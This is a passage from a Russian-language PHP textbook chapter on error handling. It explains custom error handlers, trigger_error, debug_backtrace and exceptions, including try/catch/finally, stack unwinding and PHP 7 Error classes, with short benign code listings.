Имя пользовательской функции передается в параметре `$funcName`. Если до этого был установлен какой-то другой обработчик, функция вернет его имя с тем, чтобы его можно было позже восстановить.

Пользовательский обработчик должен задаваться так, как показано в листинге 26.3.

Листинг 26.3. Перехват ошибок и предупреждений. Файл handler0.php

```
<?php ## Перехват ошибок и предупреждений
  // Определяем новую функцию-обработчик
  function myErrorHandler($errno, $msg, $file, $line)
  {
    echo '<div style="border-style:inset; border-width:2">';
    echo "Произошла ошибка с кодом <b>$errno</b>!<br />";
    echo "Файл: <tt>$file</tt>, строка $line.<br />";
    echo "Текст ошибки: <i>$msg</i>";
    echo "</div>";
  }
  // Регистрируем ее для всех типов ошибок
  set_error_handler("myErrorHandler", E_ALL);
  // Вызываем функцию для несуществующего файла, чтобы
  // сгенерировать предупреждение, которое будет перехвачено
  filemtime("spoon");
?>
```

Теперь при возникновении любой ошибки или даже предупреждения в программе будет вызвана наша функция `myErrorHandler()`. Ее аргументы получат значения, соответственно, номера ошибки, текста ошибки, имени файла и номера строки, в которой было сгенерировано сообщение.

К сожалению, не все типы ошибок могут быть перехвачены таким образом. Например, ошибки трансляции во внутреннее представление (`E_PARSE`), а также `E_ERROR` немедленно завершают работу программы. Вызовы функций `die()` и `exit()` также не перехватываются.

> ***Замечание***
>
> В действительности все же имеется способ назначить функцию реакции на `E_PARSE` и `E_ERROR`. Дело в том, что перехватчик выходного потока скрипта, устанавливаемый функцией `ob_start()` *(см. главу 49)*, обязательно вызывается при завершении работы программы, в том числе в случае фатальной ошибки. Конечно, ему не передается сообщение об ошибке и ее код; он должен сам получить эти данные из "хвоста" выходного потока (например, используя функции для работы с регулярными выражениями).

В случае если пользовательский обработчик возвращает значение `false` (и только его!), считается, что ошибка *не* была обработана, и управление передается *стандартному* обработчику PHP (обычно он выводит текст ошибки в браузер). Все остальные возвращаемые значения (включая даже `NULL` или, что то же самое, в случае, если оператора `return` вообще нет) приводят к подавлению запуска стандартной процедуры обработки ошибок.

void restore_error_handler()

Когда вызывается функция set_error_handler(), предыдущее имя пользовательской функции запоминается в специальном внутреннем стеке PHP. Чтобы извлечь это имя и тут же его установить в качестве обработчика, применяется функция restore_error_handler(). Вот пример:

```
// Регистрируем обработчик для всех типов ошибок
set_error_handler("myErrorHandler", E_ALL);
// Включаем подозрительный файл
include "suspicious_file.php";
// Восстанавливаем предыдущий обработчик
restore_error_handler();
```

Необходимо следить, чтобы количество вызовов restore_error_handler() было в точности равно числу вызовов set_error_handler(). Ведь нельзя восстановить то, чего нет.

Проблемы с оператором @

К сожалению (а может быть, и к счастью), пользовательская функция перехвата ошибок вызывается вне зависимости от того, был ли использован оператор подавления ошибок в момент генерации предупреждения. Конечно, это очень неудобно: поставив оператор @ перед вызовом filemtime(), мы увидим, что результат работы скрипта нисколько не изменился: текст предупреждения по-прежнему выводится в браузер.

Для того чтобы решить проблему, воспользуемся полезным свойством оператора @: на время своего выполнения он устанавливает error_reporting равным нулю. В реальной ситуации это значение применяется очень редко (в крайнем случае лучше оставить уровень контроля ошибок прежним, но просто запретить вывод сообщений в браузер, а направлять их в log-файл), а значит, мы можем определить, был ли вызван оператор @ в момент "срабатывания" обработчика, по нулевому значению функции error_reporting() (при вызове без параметров она возвращает текущий уровень ошибок) — листинг 26.4.

Листинг 26.4. Перехват ошибок и предупреждений. Файл handler.php

```
<?php ## Перехват ошибок и предупреждений
  // Определяем новую функцию-обработчик
  function myErrorHandler($errno, $msg, $file, $line)
  {
    // Если используется @, ничего не делать
    if (error_reporting() == 0) return;
    // Иначе выводим сообщение
    echo '<div style="border-style:inset; border-width:2">';
    echo "Произошла ошибка с кодом <b>$errno</b>!<br />";
    echo "Файл: <tt>$file</tt>, строка $line.<br />";
    echo "Текст ошибки: <i>$msg</i>";
    echo "</div>";
  }
  // Регистрируем ее для всех типов ошибок
  set_error_handler("myErrorHandler", E_ALL);
```

```
  // Вызываем функцию для несуществующего файла, чтобы
  // сгенерировать предупреждение, которое будет перехвачено
  @filemtime("spoon");
?>
```

Вот теперь все работает корректно: предупреждение не отображается в браузере, т. к. применен оператор `@`.

Генерация ошибок

Помимо ошибок, генерируемых интерпретатором PHP, разработчики могут генерировать собственные ошибки при помощи функции `trigger_error()`, которая имеет следующий синтаксис:

```
bool trigger_error(
  string $error_msg [, int $error_type = E_USER_NOTICE ])
```

Первый параметр *$error_msg* содержит текст сообщения об ошибке, второй необязательный параметр *$error_type* может задавать уровень ошибки (если параметр не задан, устанавливается `E_USER_NOTICE`). Функция `trigger_error()` позволяет сгенерировать только ошибки пользовательского уровня, т. е. `E_USER_ERROR`, `E_USER_WARNING` и `E_USER_NOTICE`. Если задан один из этих уровней, функция возвращает `FALSE`, в противном случае возвращается `TRUE`.

В листинге 26.5 приводится пример использования функции `trigger_error()`. В функции `print_age()` пользовательская ошибка `E_USER_ERROR` генерируется, если аргумент `$age` является отрицательным.

Листинг 26.5. Использование функции `trigger_error()`. Файл trigger_error.php

```
<?php ## Использование функции trigger_error()
  function print_age($age)
  {
    $age = intval($age);
    if ($age < 0)
    {
      trigger_error("Функция print_age(): ".
                    "возраст не может быть".
                    " отрицательным", E_USER_ERROR);
    }
    echo "Возраст составляет: $age";
  }

  // Вызов функции с отрицательным аргументом
  print_age(-10);
?>
```

Попытка выполнения скрипта из листинга 26.5 приведет к срабатыванию функции `trigger_error()`.

```
Fatal error: Функция print_age(): возраст не может быть отрицательным
```

```
int error_log(string $msg [,int $type=0] [,string $dest] [,string $extra_headers])
```

Выше мы рассматривали директивы `log_errors` и `error_log`, которые заставляют PHP записывать диагностические сообщения в файл, а не только выводить их в браузер. Функция `error_log()` по своему смыслу похожа на `trigger_error()`, однако она заставляет интерпретатор записать некоторый текст (`$msg`) в файл журнала (при нулевом `$type` и по умолчанию), заданный в директиве `error_log`. Основные значения аргумента `$type`, которые может принимать функция, перечислены ниже.

- `$type == 0`

  Записывает сообщение в системный файл журнала или в файл, заданный в директиве `error_log`.

- `$type == 1`

  Отправляет сообщение по почте адресату, чей адрес указан в `$dest`. При этом `$extra_headers` используется в качестве дополнительных почтовых заголовков (см. функцию `mail()` в *главе 33*).

- `$type == 3`

  Сообщение добавляется в конец файла с именем `$dest`.

Стек вызовов функций

В PHP существует возможность проследить всю цепочку вызовов функций, начиная от главной программы и заканчивая текущей выполняемой процедурой.

```
list debug_backtrace()
```

Функция возвращает большой список, в котором содержится информация о "родительских" функциях и их аргументах. Результат работы листинга 26.6 говорит сам за себя.

Листинг 26.6. Вывод дерева вызовов функции. Файл trace.php

```
<?php ## Вывод дерева вызовов функции
  function inner($a)
  {
    // Внутренняя функция
    echo "<pre>"; print_r(debug_backtrace()); echo "</pre>";
  }
  function outer($x)
  {
    // Родительская функция
    inner($x * $x);
  }
  // Главная программа
  outer(3);
?>
```

После запуска этого скрипта будет напечатан примерно следующий результат (правда, мы его чуть сжали):

```
Array (
    [0] => Array (
            [file] => z:\home\book\original\src\interpreter\trace.php
            [line] => 6
            [function] => inner
            [args] => Array ([0] => 9)
   )
    [1] => Array (
            [file] => z:\home\book\original\src\interpreter\trace.php
            [line] => 8
            [function] => outer
            [args] => Array ([0] => 3)
   )
)
```

Как видите, в массиве оказалась вся информация о промежуточных вызовах функций.

Функцию удобно применять, например, в пользовательском обработчике ошибок. Тогда можно сразу же определить, в каком месте было сгенерировано сообщение и какие вызовы к этому привели. В крупных программах уровень вложенности функций может достигать нескольких десятков, поэтому, наверное, вместо `print_r()` стоит написать собственный код для вывода дерева вызовов в более компактной форме.

Исключения

Механизм обработки исключений или, как чаще всего говорят в мире ООП, просто "исключения" (exceptions) — это технология, позволяющая писать код восстановления после серьезной ошибки в удобном для программиста виде. С применением исключений перехват и обработка ошибок, наиболее слабая часть в большинстве программных систем, значительно упрощается.

Концепция исключений базируется на общей (и достаточно естественной) идее объектно-ориентированного программирования: данные должны обрабатываться в том участке программы, который имеет максимум сведений, как это делать. Если в некотором месте еще не до конца известно, какое именно преобразование должно быть выполнено, лучше отложить работу "на потом". С использованием исключений код обработки ошибки *явно* отделяется от кода, в котором ошибка может возникнуть.

> ***Примечание***
>
> Исключения также позволяют удобно передавать информацию о возникшей ошибке вниз по дереву (стеку) вызовов функций. Таким образом, код восстановления может находиться даже не в текущей процедуре, а в той, что ее вызывает. Мы поговорим об этой важной особенности в *разд. "Раскрутка стека" далее в этой главе*.

Базовый синтаксис

Итак, *исключение* — это некоторое сообщение об ошибке вида "серьезная". При своей генерации оно автоматически передается в участок программы, который *лучше всего* "осведомлен", что же следует предпринять в данной конкретной ситуации. Этот участок называется *обработчиком исключения*.

Любое исключение в программе представляет собой объект некоторого класса, создаваемый, как обычно, оператором `new`. Этот объект может содержать различную информацию, например, текст диагностического сообщения, а также номер строки и имя файла, в которых произошла генерация исключения. Допустимо добавлять и любые другие параметры.

Прежде чем идти дальше, давайте рассмотрим простейший пример вызова обработчика (листинг 26.7). Заодно получим представление о синтаксисе исключений.

Листинг 26.7. Простой пример использования исключений. Файл simple.php

```
<?php ## Простой пример использования исключений
  echo "Начало программы.<br />";
  try {
    // Код, в котором перехватываются исключения
    echo "Все, что имеет начало...<br />";
    // Генерируем ("выбрасываем") исключение
    throw new Exception("Hello!");
    echo "...имеет и конец.<br>";
  } catch (Exception $e) {
    // Код обработчика
    echo " Исключение: {$e->getMessage()}<br />";
  }
  echo "Конец программы.<br />";
?>
```

В листинге 26.6 приведен пример базового синтаксиса конструкции `try...catch`, применяемой для работы с исключениями. Давайте рассмотрим эту инструкцию подробнее.

- Код *обработчика исключения* помещается в блок инструкции `catch` (в переводе с английского — "ловить").
- Блок `try` (в переводе с английского — "попытаться") используется для того, чтобы указать в программе *область перехвата*. Любые исключения, сгенерированные внутри нее (и только они), будут переданы соответствующему обработчику.
- Инструкция `throw` используется для *генерации* исключения. Генерацию также называют *возбуждением* или даже *выбрасыванием* (или "вбрасыванием") исключения (от англ. *throw* — бросать). Как было замечено ранее, любое исключение представляет собой обычный объект PHP, который мы и создаем в операторе `new`.
- Обратите внимание на аргумент блока `catch`. В нем указано, в какую переменную должен быть записан "пойманный" объект-исключение перед запуском кода обработчика. Также обязательно задается *тип* исключения — имя класса. Обработчик будет вызван только для тех объектов-исключений, которые *совместимы* с указанным типом (например, для объектов данного типа).

> ***Примечание***
>
> Как видите, работа инструкции `try...catch` очень похожа на игру в мячик: одна часть программы "бросает" (`throw`) исключение, а другая — его "ловит" (`catch`).

Инструкция *throw*

Инструкция `throw` не просто генерирует объект-исключение и передает его обработчику блока `catch`. Она также немедленно завершает работу *текущего* `try`-блока. Именно поэтому результат работы сценария из листинга 25.6 выглядит так:

```
Начало программы.
Все, что имеет начало...
Исключение: Hello!
Конец программы.
```

> ***Примечание***
>
> Как видите, за счет особенности инструкции `throw` наша программа подвергает серьезному скепсису тезис "Все, что имеет начало, имеет и конец" — она просто не выводит окончание фразы.

В этом отношении инструкция `throw` очень похожа на инструкции `return`, `break` и `continue`: они тоже приводят к немедленному завершению работы текущей функции или итерации цикла.

Раскрутка стека

Самой важной и полезной особенностью инструкции `throw` является то, что ее можно использовать не только непосредственно в `try`-блоке, но и внутри любой функции, которая оттуда вызывается. При этом (внимание!) производится выход не только из функции, содержащей `throw`, но также и из *всех промежуточных* процедур! Пример — в листинге 26.8.

Листинг 26.8. Инструкция `try` во вложенных функциях. Файл stack.php

```
<?php ## Инструкция try во вложенных функциях
  echo "Начало программы.<br />";
  try {
    echo "Начало try-блока.<br />";
    outer();
    echo "Конец try-блока.<br />";
  } catch (Exception $e) {
    echo " Исключение: {$e->getMessage()}<br />";
  }
  echo "Конец программы.<br />";
  function outer() {
    echo "Вошли в функцию ".__METHOD__."<br />";
    inner();
    echo "Вышли из функции ".__METHOD__."<br />";
  }
  function inner() {
    echo "Вошли в функцию ".__METHOD__."<br />";
    throw new Exception("Hello!");
    echo "Вышли из функции ".__METHOD__."<br />";
  }
?>
```

Результат работы данного кода выглядит так:

```
Начало программы.
Начало try-блока.
Вошли в функцию outer
Вошли в функцию inner
Исключение: Hello!
Конец программы.
```

Мы убеждаемся, что ни один из операторов `echo`, вызываемых после инструкции `throw`, не "сработал". По сути, программа даже не дошла до них: управление было мгновенно передано в `catch`-блок, а после этого — в следующую за `try...catch` строку программы.

Данное поведение инструкции `throw` называют *раскруткой стека вызовов функций*, потому что объект-исключение последовательно передается из одной функции в другую, каждый раз приводя к ее завершению — как бы "отматывает" стек.

> ***Примечание***
>
> Нетрудно заметить, что инструкция `throw` очень похожа на команду `return`, однако она вызывает "вылет" потока исполнения не только из текущей функции, но также и из тех, которые ее вызвали (до ближайшего соответствующего `catch`-блока).

Исключения и деструкторы

В соответствии с алгоритмом сбора мусора, описанным в *главе 22*, *деструктор* любого объекта вызывается всякий раз, когда последняя ссылка на этот объект оказывается потерянной, например, программа выходит за границу области видимости переменной. Применительно к механизму обработки исключений это дает нам в руки мощный инструмент — корректное уничтожение всех объектов, созданных *до* вызова `throw`. Листинг 26.9 иллюстрирует ситуацию.

Листинг 26.9. Деструкторы и исключения. Файл destr.php

```
<?php ## Деструкторы и исключения
  // Класс, комментирующий операции со своим объектом
  class Orator
  {
    private $name;
    function __construct($name)
    {
      $this->name = $name;
      echo "Создан объект {$this->name}.<br />";
    }
    function __destruct()
    {
      echo "Уничтожен объект {$this->name}.<br />";
    }
  }
  function outer()
  {
    $obj = new Orator(__METHOD__);
```

```
    inner();
  }
  function inner()
  {
    $obj = new Orator(__METHOD__);
    echo "Внимание, вбрасывание!<br />";
    throw new Exception("Hello!");
  }
  // Основная программа
  echo "Начало программы.<br />";
  try {
    echo "Начало try-блока.<br />";
    outer();
    echo "Конец try-блока.<br />";
  } catch (Exception $e) {
    echo " Исключение: {$e->getMessage()}<br />";
  }
  echo "Конец программы.<br />";
?>
```

Как видите, мы создали специальный класс, который выводит на экран диагностические сообщения в своем конструкторе и деструкторе. Объекты этого класса мы создаем в первой строке каждой функции.

Результат работы программы выглядит так:

```
Начало программы.
Начало try-блока.
Создан объект outer.
Создан объект inner.
Внимание, вбрасывание!
Уничтожен объект inner.
Уничтожен объект outer.
Исключение: Hello!
Конец программы.
```

Итак, при вызове `throw` вначале произошел корректный выход из вложенных функций (с уничтожением всех локальных объектов и вызовом деструкторов), и уж только после этого запустился `catch`-обработчик. Данное поведение также называют раскруткой стека.

Исключения и *set_error_handler()*

Выше мы рассматривали другой подход к обработке *нефатальных* ошибок, а именно установку функции-обработчика посредством вызова `set_error_handler()`. Функция-обработчик имеет один огромный недостаток: в ней неизвестно точно, что же следует предпринять в случае возникновения ошибки.

Сравним *явно* механизм обработки исключений и метод перехвата ошибок. Рассмотрим пример, похожий на сценарий из листинга 26.7, иллюстрирующий суть проблемы (листинг 26.10).

Листинг 26.10. Недостатки `set_error_handler()`. Файл seh.php

```
<?php ## Недостатки set_error_handler()
  echo "Начало программы.<br />";
  set_error_handler("handler");
  {
    // Код, в котором перехватываются исключения
    echo "Все, что имеет начало...<br />";
    // Генерируем ("выбрасываем") исключение
    trigger_error("Hello!");
    echo "...имеет и конец.<br />";
  }
  echo "Конец программы.<br />";
  // Функция-обработчик
  function handler($num, $str)
  {
    // Код обработчика
    echo "Ошибка: $str<br />";
    exit();
  }
?>
```

Первое, что бросается в глаза, — это излишняя многословность кода. Но давайте пойдем дальше и посмотрим, какой результат выдает данная программа:

```
Начало программы.
Все, что имеет начало...
Ошибка: Hello!
```

> ***Примечание***
>
> За счет использования `exit()` в функции `handler()` наша новая программа не только подвергает сомнению известный тезис (см. операторы `echo`), но также и утверждает, что любая, даже малейшая, ошибка является фатальной!

Что ж, раз проблема в команде `exit()`, попробуем ее убрать из скрипта. Мы увидим следующий результат:

```
Начало программы.
Все, что имеет начало...
Ошибка: Hello!
...имеет и конец.
Конец программы.
```

И снова мы получили не то, что нужно: ошибка теперь уже не является "чересчур фатальной", как раньше, у нее противоположная проблема: она, наоборот, *недостаточно* фатальна.

> ***Примечание***
>
> Мы-то хотели разрушать идиому о конечности всего, что имеет начало, а получили просто робкое замечание, произнесенное шепотом из-за кулис.

Классификация и наследование

Обычно все серьезные ошибки в программе (и внутренние, и пользовательские) поддаются некоторой классификации. Механизм обработки исключений, помимо основного своего достоинства — возможности отделения кода обработки ошибки от кода ее генерации — имеет и еще один плюс. Это возможность перехвата исключений по их *видовой принадлежности* на основе иерархии классов. При этом каждое исключение может принадлежать *одновременно* нескольким видам и перехватываться с учетом совпадения своего (или родительского) вида.

Листинг 26.11 иллюстрирует тот факт, что при перехвате исключений используется информация о наследовании классов-исключений.

Листинг 26.11. Наследование исключений. Файл inherit.php

```
<?php ## Наследование исключений
  // Исключение - ошибка файловых операций
  class FilesystemException extends Exception
  {
    private $name;
    public function __construct($name)
    {
      parent::__construct($name);
      $this->name = $name;
    }
    public function getName() { return $this->name; }
  }
  // Исключение - файл не найден
  class FileNotFoundException extends FilesystemException {}
  // Исключение - ошибка записи в файл
  class FileWriteException extends FilesystemException {}

  try {
    // Генерируем исключение типа FileNotFoundException
    if (!file_exists("spoon"))
      throw new FileNotFoundException("spoon");
  } catch (FilesystemException $e) {
    // Ловим ЛЮБОЕ файловое исключение!
    echo "Ошибка при работе с файлом '{$e->getName()}'.<br />";
  } catch (Exception $e) {
    // Ловим все остальные исключения, которые еще не поймали
    echo "Другое исключение: {$e->getDirName()}.<br />";
  }
?>
```

В программе мы генерируем ошибку типа `FileNotFoundException`, однако ниже перехватываем исключение не прямо этого класса, а его "родителя" — `FilesystemException`. Так как любой объект типа `FileNotFoundException` является также и объектом класса `FilesystemException`, блок `catch` "срабатывает" для него. Кроме того, на всякий случай

мы используем блок "поимки" объектов класса `Exception` — "родоначальника" всех исключений. Если вдруг в программе произойдет исключение другого типа (обязательно производного от `Exception`), оно также будет обработано.

> ***Замечание***
>
> К сожалению, в современной версии PHP реализация исключениями интерфейсов (а следовательно, и множественная классификация) не поддерживается. Точнее, вы можете создать класс-исключение, наследующий некоторый интерфейс, но попытка перехватить сгенерированное исключение по имени его интерфейса (а не по имени класса) не даст результата. Есть основания надеяться, что в будущих версиях PHP данное неудобство будет устранено.

Базовый класс *Exception*

PHP последних версий *не допускает* использования объектов произвольного типа в качестве исключений. Если вы создаете собственный класс-исключение, то *должны* унаследовать его от встроенного типа `Exception`.

> ***Примечание***
>
> До сих пор мы пользовались только стандартным классом `Exception`, не определяя от него производных. Дело в том, что данный класс уже содержит довольно много полезных методов (например, `getMessage()`), которые можно применять в программе.

Итак, каждый класс-исключение в листинге 26.11 наследует встроенный в PHP тип `Exception`. В этом типе есть много полезных методов и свойств, которые мы сейчас перечислим (приведен интерфейс класса).

```
class Exception
{
  protected $message; // текстовое сообщение
  protected $code;    // числовой код
  protected $file;    // имя файла, где создано исключение
  protected $line;    // номер строки, где создан объект
  private $trace;     // стек вызовов
  public function __construct([string $message] [,int $code]);
  public final function getMessage(); // возвращает $this->message
  public final function getCode();    // возвращает $this->code
  public final function getFile();    // возвращает $this->file
  public final function getLine();    // возвращает $this->line
  public final function getTrace();
  public final function getTraceAsString();
  public function __toString();
}
```

Как видите, каждый объект-исключение хранит в себе довольно много разных данных, блокированных для прямого доступа (`protected` и `private`). Впрочем, их все можно получить при помощи соответствующих методов.

> ***Замечание***
>
> Мы не будем подробно рассматривать все методы класса `Exception`, потому что большинство из них выполняют вполне очевидные действия, следующие из их названий. Остано-

вимся только на некоторых. Обратите внимание, что большинство методов определены как `final`, а значит, их нельзя переопределять в производных классах.

Конструктор класса принимает два необязательных аргумента, которые он записывает в соответствующие свойства объекта. Он также заполняет свойства `$file`, `$line` и `$trace`, соответственно, именем файла, номером строки и результатом вызова функции `debug_backtrace()`.

Стек вызовов, сохраненный в свойстве `$trace`, представляет собой список с именами функций (и информацией о них), которые вызвали текущую процедуру перед генерацией исключения. Данная информация полезна при отладке скрипта и может быть получена при помощи метода `getTrace()`. Дополнительный метод `getTraceAsString()` возвращает то же самое, но в строковом представлении.

Оператор преобразования в строку `__toString()` выдает всю информацию, сохраненную в объекте-исключении. При этом используются все свойства объекта, а также вызывается `getTraceAsString()` для преобразования стека вызовов в строку. Результат, который генерирует метод, довольно интересен (листинг 26.12).

Листинг 26.12. Вывод сведений об исключении. Файл tostring.php

```
<?php ## Вывод сведений об исключении
  function test($n)
  {
    $e = new Exception("bang-bang #$n!");
    echo "<pre>", $e, "</pre>";
  }
  function outer() { test(101); }
  outer();
?>
```

Выводимый текст будет примерно следующим:

```
exception 'Exception' with message 'bang-bang #101!' in tostring.php:3
Stack trace:
#0 tostring.php(6): test(101)
#1 tostring.php(7): outer()
#2 {main}
```

Использование интерфейсов

Как следует из предыдущих глав, в PHP поддерживается только *одиночное* наследование классов: у одного и того же типа не может быть сразу двух "предков". Применение интерфейсов дает возможность реализовать *множественную* классификацию — отнести некоторый класс не к одному, а сразу к нескольким возможным типам.

Множественная классификация оказывается как нельзя кстати при работе с исключениями. С использованием интерфейсов вы можете создавать новые классы-исключения, указывая им не одного, а сразу *нескольких* "предков" (и, таким образом, классифицируя их по типам).

Предположим, у нас в программе могут возникать серьезные ошибки следующих основных видов:

- *внутренние*: детальная информация в браузере не отображается, но записывается в файл журнала. Внутренние ошибки дополнительно подразделяются на:
  - *файловые* (ошибка открытия, чтения или записи в файл);
  - *сетевые* (например, невозможность соединения с сервером);
- *пользовательские*: сообщения выдаются прямо в браузер.

Для классификации сущностей в программе удобно использовать *интерфейсы*. Давайте так и поступим по отношению к объектам-исключениям (листинг 26.13).

Листинг 26.13. Классификация исключений. Файл iface/interfaces.php

```
<?php ## Классификация исключений
  interface IException {}
    interface IInternalException extends IException {}
      interface IFileException extends IInternalException {}
      interface INetException extends IInternalException {}
    interface IUserException extends IException {}
?>
```

Обратите внимание, что интерфейсы не содержат ни одного метода и свойства, а используются только для построения дерева классификации.

Теперь, если в программе имеется некоторый объект-исключение, чей класс реализует интерфейс `INetException`, мы также сможем убедиться, что он реализует и интерфейс `IInternalException`:

```
if ($obj instanceof IInternalException) echo "Это внутренняя ошибка.";
```

Кроме того, если мы будем использовать конструкцию `catch (IinternalException ...)`, то сможем перехватить любое из исключений, реализующих интерфейсы `IFileException` и `INetException`.

> ***Примечание***
>
> Мы также "на всякий случай" задаем одного общего предка у всех интерфейсов — `IException`. Вообще говоря, это делать не обязательно.

Интерфейсы, конечно, не могут существовать сами по себе, и мы не можем создавать объекты типов `IFileException` (к примеру) напрямую. Необходимо определить классы, которые будут реализовывать наши интерфейсы (листинг 26.14).

Листинг 26.14. Классы-исключения. Файл iface/exceptions.php

```
<?php ## Классы-исключения
  require_once "interfaces.php";
  // Ошибка: файл не найден
  class FileNotFoundException extends Exception
    implements IFileException {}
```

```
  // Ошибка: ошибка доступа к сокету
  class SocketException extends Exception
    implements INetException {}
  // Ошибка: неправильный пароль пользователя.
  class WrongPassException extends Exception
    implements IUserException {}
  // Ошибка: невозможно записать данные на сетевой принтер
  class NetPrinterWriteException extends Exception
    implements IFileException, INetException {}
  // Ошибка: невозможно соединиться с SQL-сервером
  class SqlConnectException extends Exception
    implements IInternalException, IUserException {}
?>
```

Обратите внимание на то, что исключение типа `NetPrinterWriteException` реализует сразу два интерфейса. Таким образом, оно может одновременно трактоваться и как файловое, и как сетевое исключение и перехватываться как конструкцией `catch (IFileException ...)`, так и `catch (InetException ...)`.

За счет того, что все классы-исключения обязательно должны наследовать базовый тип `Exception`, мы можем, как обычно, проверить, является ли переменная объектом-исключением, или она имеет какой-то другой тип:

```
if ($obj instanceof Exception) echo "Это объект-исключение.";
```

Рассмотрим теперь пример кода, который использует приведенные выше классы (листинг 26.15).

Листинг 26.15. Использование иерархии исключений. Файл iface/test.php

```
<?php ## Использование иерархии исключений
  require_once "exceptions.php";
  try {
    printDocument();
  } catch (IFileException $e) {
    // Перехватываем только файловые исключения
    echo "Файловая ошибка: {$e->getMessage()}.<br />";
  } catch (Exception $e) {
    // Перехват всех остальных исключений
    echo "Неизвестное исключение: <pre>", $e, "</pre>";
  }
  function printDocument()
  {
    $printer = "//./printer";
    // Генерируем исключение типов IFileException и INetException
    if (!file_exists($printer))
      throw new NetPrinterWriteException($printer);
  }
?>
```

Результатом работы этой программы (в случае ошибки) будет строчка:

```
Файловая ошибка //./printer.
```

Исключения в PHP 7

В PHP 7 значительно поменялась концепция сообщений об ошибках: большинство ошибок теперь оформляются в виде исключений специального типа `Error`. Этот класс не наследуется от `Exception`, поэтому отловить ошибку при помощи блока `catch(Exception $e) { ... }` не удастся.

В листинг 26.16 приводится пример типичной ошибки, мы пытаемся применить оператор квадратных скобок `[]` к строке.

Листинг 26.16. Ошибка использования оператора `[]`. Файл error.php

```
<?php ## Ошибка использования оператора []
  try {
    $str = "Hello world!";
    $str[] = 4;
  } catch (Exception $e) {}
?>
```

Результатом выполнения скрипта будет сообщение:

```
Fatal error: Uncaught Error: [] operator not supported for strings in
```

Как видим, попытка отловить исключение не удалась. Отловить исключения такого типа можно, указав `Error` в конструкции `catch` (листинг 26.17).

Листинг 26.17. Попытка отловить исключение `Error`. Файл error_catch.php

```
<?php ## Ошибка использования оператора []
  try {
    $str = "Hello, world!";
    $str[] = 4;
  } catch (Error $e) {
    echo "Обнаружена ошибка приведения типа";
  }
?>
```

Результатом выполнения сценария из листинга 26.17 будет строка

```
Обнаружена ошибка приведения типа
```

Возможность использования класса `Error` и `Exception` в конструкции `catch` возможна из-за того, что оба класса реализуют интерфейс `Throwable`. Это позволяет использовать их в механизме обработки исключений, даже несмотря на то, что они не имеют общего предка. Разумеется, все классы, унаследованные от этих двух, могут также использоваться в конструкции `catch`.

Более того, в PHP 7 предусмотрена целая иерархия классов-исключений, которые наследуются от `Error`:

- `ArithmeticError` — генерируется в арифметических операциях, например, при выходе за границу числа, когда битов, отводимых под число, не хватает для хранения результата;
- `AssertionError` — исключение для функции `assert()`;
- `DivisionByZeroError` — деление на ноль, исключение реализовано таким образом, что его невозможно отловить при помощи конструкции `catch`;
- `ParseError` — исключение, возникающее при ошибке разбора PHP-кода, например, выполняющегося функцией `eval()` *(см. главу 21)*;
- `TypeError` — исключение, возникающее при ошибках использования типа. Ситуация, описанная в листинге 26.17, как раз подходит под данный тип исключения, поэтому содержимое листинга можно переписать следующим образом:

```
<?php
  try {
    $str = "Hello, world!";
    $str[] = 4;
  } catch (TypeError $e) {
    echo "Обнаружена ошибка приведения типа";
  }
?>
```

Блоки-финализаторы

Как мы знаем, инструкция `throw` заставляет программу немедленно покинуть охватывающий `try`-блок, даже если при этом будет необходимо выйти из нескольких промежуточных функций (и даже вложенных `try`-блоков, если они есть). Такой "неожиданный" выход иногда оказывается нежелательным, и программист хочет написать код — *финализатор*, который бы выполнялся, например, при завершении функции в любом случае — независимо от того, как именно был осуществлен выход из блока.

Начиная с версии PHP 5.5, введена очень удобная конструкция `try...finally`, призванная гарантировать выполнение некоторых действий в случае возникновения исключения (листинг 26.18).

Листинг 26.18. Использование конструкции `finally`. Файл finally.php

```
<?php ## Инструкция try во вложенных функциях
  function eatThis() { throw new Exception("bang-bang!"); }
  function hello()
  {
    echo "Все, что имеет начало, ";
    try {
      eatThis();
    } finally {
      echo "имеет и конец.";
    }
```

```
    echo "Это никогда не будет напечатано!";
  }
  // Вызываем функцию
  hello();
?>
```

Семантика инструкции `try...finally` должна быть ясна: она гарантирует выполнение `finally`-блока как при штатной работе скрипта, так и при внезапном выходе из `try`-блока в результате исключительной ситуации.

Перехват всех исключений

Существует и альтернативная ключевому слову `finally` техника гарантированного выполнения блока кода.

Поскольку любой класс-исключение производен от класса `Exception`, мы можем написать один-единственный блок-обработчик для *всех возможных* исключений в программе:

```
echo "Начало программы.<br />";
try {
  eatThis();
} catch (Exception $e) {
  echo "Неперехваченное исключение: ", $e;
}
echo "Конец программы.<br />";
```

Таким образом, если в функции `eatThis()` возникнет любая исключительная ситуация, и объект-исключение "выйдет" за ее пределы (т. е. не будет перехвачен внутри самой процедуры), сработает наш универсальный код восстановления (оператор `echo`).

Перехват всех исключений при помощи конструкции `catch (Exception ...)` позволяет нам обезопаситься от неожиданного завершения работы функции (или блока) и гарантировать выполнение некоторого кода в случае возникновения исключения. В этом отношении конструкция очень похожа на инструкцию `finally`.

Рассмотрим пример функции, которую мы пытались написать выше с использованием `try...finally`. Фактически, листинг 26.19 иллюстрирует, как можно *проэмулировать* `finally` в программе в версиях PHP до 5.4.

Листинг 26.19. Перехват всех исключений. Файл catchall.php

```
<?php ## Перехват всех исключений
  // Пользовательское исключение
  class HeadshotException extends Exception {}
  // Функция, генерирующая исключение
  function eatThis() { throw new HeadshotException("bang-bang!"); }
  // Функция с кодом-финализатором
  function action()
  {
    echo "Все, что имеет начало, ";
```

```
    try {
      // Внимание, опасный момент!
      eatThis();
    } catch (Exception $e) {
      // Ловим ЛЮБОЕ исключение, выводим текст...
      echo "имеет и конец.<br />";
      // ...а потом передаем это исключение дальше
      throw $e;
    }
  }
  try {
    // Вызываем функцию
    action();
  } catch (HeadshotException $e) {
    echo "Извините, вы застрелились: {$e->getMessage()}";
  }
?>
```

В результате работы программы в браузере будет выведен следующий текст:

```
Все, что имеет начало, имеет и конец.
Извините, вы застрелились: bang-bang!
```

Как видите, код-финализатор в функции `action()` срабатывает "прозрачно" для вызывающей программы: исключение типа `HeadshotException` не теряется, а выходит за пределы функции за счет повторного использования `throw` внутри `catch`-блока.

> ***Замечание***
>
> Такая техника вложенного вызова `throw` называется *повторной генерацией исключения*. Обычно ее применяют в случае, когда внутренний обработчик не может полностью обработать исключение, и его нужно передать дальше, чтобы ошибка была проанализирована в более подходящем месте.

Трансформация ошибок

